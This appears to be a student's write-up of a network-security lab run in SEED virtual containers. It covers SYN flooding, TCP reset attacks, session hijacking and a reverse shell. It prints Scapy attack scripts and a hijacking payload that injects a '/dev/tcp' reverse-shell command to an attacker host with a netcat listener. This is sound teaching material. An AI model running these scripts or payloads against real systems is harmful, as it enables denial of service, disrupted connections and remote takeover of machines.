PRANITA CAAMSAMUDRAM


LAB REPORT-1

INTRODUCTION : This lab introduces the vulnerabilities in the TCP/IP protocol and different kinds of attacks done on these. This lab walks through: SYN flood attacks and SYN cookies, TCP reset attack, TCP session hijacking attack and Reverse shell.

ENVIRONMENT SETUP : To set up the environment I installed the virtual box and downloaded the SEED file from the SEED website so as to open a virtual Ubuntu 20.04 environment on my device. All the tasks are completed in this setup itself. There is also a Labsetup.zip file which contains the file synflood.c. I downloaded the rest of the files : synflood.py, reset.py, reset_auto.py and hijacking_auto.py.

TASKS INVOLVED:

Building the container: Before starting any of the attacks we need to first build the containers. To do that we use **dcbuild** and **dcup**. In the terminal we go to the Labsetup folder to build containers.



Task 1: SYN Flooding Attack

Task 1.1: Launching the Attack Using Python

SYN flooding is a type of ddos attack where attackers send many requests to the victim by adding in spoofed IP addresses. I first opened the synflood.py file in one terminal and victim on the other terminal as seen below. The program file contains the destination address and we send the syn packets to the server.

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import sys

if len(sys.argv) < 3:
    print("Usage:   synflood.py IP Port")
    print("Example: synflood.py 10.9.0.5 23")
    quit()

ip  = IP(dst = sys.argv[1])
tcp = TCP(dport = int(sys.argv[2]), flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
```

Screenshot

I ran the command ip tcp_metrics flush to clear the cache.

```
00424c2dceed  victim-10.9.0.5
[02/17/22]seed@VM:~/.../volumes$ docksh 004
root@00424c2dceed:/# ip tcp_metrics flush
root@00424c2dceed:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 41  bytes 5966 (5.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Screenshot

PRANITA CAAMSAMUDRAM


From the attacker side, I executed the synflood.py as follows


```
root@VM:/volumes# synflood.py 10.9.0.5 23
```

I then opened the wireshark and this is what I saw as the traffic. At this point I still didn't give a telnet connection which is why I'm seeing the traffic this way.




Now I went into the user1 and made a telnet connection using the command telnet 10.9.0.5 23 with login credentials as below.






After running the ip tcp_mterics show command I got the below result as the resulting cache.




```
root@00424c2dceed:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@00424c2dceed:/# ip tcp_metrics show
10.9.0.7 age 17.240sec source 10.9.0.5
10.9.0.6 age 121.104sec cwnd 10 rtt 5701us rttvar 9408us source 10.9.0.5
```

By running the command sysctl net.ipv4.tcp.max_syn_backlog, the operating system sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.



Task 1.3: Enable the SYN Cookie Countermeasure


I enabled the SYN cookie mechanism, and ran the attacks again. This gave me the below results.

```
root@00424c2dceed:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@00424c2dceed:/# ip tcp_metrics show
10.9.0.7 age 17.240sec source 10.9.0.5
10.9.0.6 age 121.104sec cwnd 10 rtt 5701us rttvar 9408us source 10.9.0.5
```

Task 2: TCP RST Attacks on telnet Connections

The TCP RST attack is made so that the attacker can terminate the connection between two victims. In this task we launch a TCP RST attack from our machine to break an existing telnet connection between two containers. We do this by two methods, one is manually and one automatically.

First I made a telnet connection as usual on the users side by typing in 10.9.0.5. Simultaneously, we can observe the traffic through wireshark as below.




I then opened the reset.py and put the sport, dport and seq number of the last packet shown in wireshark as below. The src is 10.9.0..6 and the dst is 10.9.0.5.

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
ip  = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=52952, dport=23, seq=2116502198, flags="R")
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

~
```

Now I executed the reset.py on the attacker's side. This gave the below result.

```
root@VM:/volumes# ./reset.py
bash: ./reset.py: Permission denied
root@VM:/volumes# chmod u+x reset.py
root@VM:/volumes# ./reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
```

Once that is done, we can observe the results in the wireshark where the packet is highlighted red as below.




We can also observe this on the users side where we made the telnet 10.9.0.5 connection, where we get the result Connection closed by foreign host.

```
To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 18 02:45:33 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/
seed@00424c2dceed:~$ ls
seed@00424c2dceed:~$ Connection closed by foreign host.
```

Now I tried to attack the victim's machine automatically. I first opened the reset_auto.py and put my wireshark session number in the iface slot of the code. This can be shown in the code below that I changed.

```
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.ac
)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, c
ient)
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, ser
er))

# Change the iface field with the actual name on your container
sniff(iface='br-ad9a0873e57e', filter=myFilter, prn=spoof)
```

I then executed the reset_auto.py on the attackers side along with the IP address of the server as below.



This gave me the same message as above: “Connection closed by foreign host”. I couldn't capture the screenshot as there was a change in network.

Task 3: TCP Session Hijacking

This task is about the TCP Session Hijacking attack that is conducted by the attacker in order to hijack an existing TCP connection between two victims by injecting malicious code. As the connection here is a telnet one, we as attackers can inject malicious commands and execute the malicious commands on the victim's side. For this we first open the hijacking_auto.py and change the iface number which is the session number of the wireshark session receiving the packets. The below screenshot shows my file.

```
newseq = old_tcp.ack + 10
newack = old_tcp.seq + tcp_len - 20

###############################################################
ip  = IP( src = "10.9.0.6",
          dst = "10.9.0.5"
        )

tcp = TCP( sport = old_tcp.dport,
           dport = old_tcp.sport,
           flags = "A",
           seq   = newseq,
           ack   = newack
          )
                                                          17,30
```

I then went to the tmp folder and then tried to execute the malicious command to the victims side by typing ls. After typing ls twice and dh I couldn't type any further which meant the attack has been successful. I then ran the command "telnet 10.9.0.5" to start sending packets. Then I executed ./hijacking_auto.py on the attackers side. Now to check if the attack has been successful I went back to the victim's machine and typed in ls, which gave the result as success as shown below.

```
root@00424c2dceed:/# cd tmp/
root@00424c2dceed:/tmp# ls
success
root@00424c2dceed:/tmp#
```

I then tried to type a comment in the user terminal but I couldn't type more than 10 characters as it was max to that in the code.

```
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 18 03:22:31 UTC 2022 from user1-10.9.0.6.net-10.9.0.0
/3
seed@00424c2dceed:~$ abcdefghij
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

Reverse shell is a way where an attacker can get convenient access to the victim's machine once it has been attacked. In this final task we try setting up a reverse shell to directly run commands on the victim's shell.

I first opened the hijacking_auto.py file and made sure that this command is up amd running "$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" and commented out the success command. This is shown in the screenshot below.

```
###################################################################
ip  = IP( src = "10.9.0.6",
          dst = "10.9.0.5"
        )

tcp = TCP( sport = old_tcp.dport,
           dport = old_tcp.sport,
           flags = "A",
           seq   = newseq,
           ack   = newack
         )

#data = "\ntouch /tmp/success\n"
data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
###################################################################
```

I then opened two attacker terminals. I ran the command nc -lnv 9090 on one attacker terminal. This gave me the result below. Simultaneously in the other attacker terminal I ran the hijacking_auto.py.

```
[02/18/22]seed@VM:~/.../volumes$ docksh 3eb
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

I then ran the telnet 10.9.0.5. This then gave me the same results as the above task. After typing in the commands below, i couldn't go any further.

```
To restore this content, you can run the 'unminimize' command.
Last login: Sat Feb 19 00:38:11 UTC 2022 from user2-10.9.0.7.net-10.9.0.0
/3
seed@00424c2dceed:~$ ls
seed@00424c2dceed:~$ ddhjjs
```

On the attacker side where it was listening I got the message Connection received on 10.9.0.5. This means a reverse shell is setup on the target machine.

```
[02/18/22]seed@VM:~/.../Labsetup$ docksh 3eb
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35450
```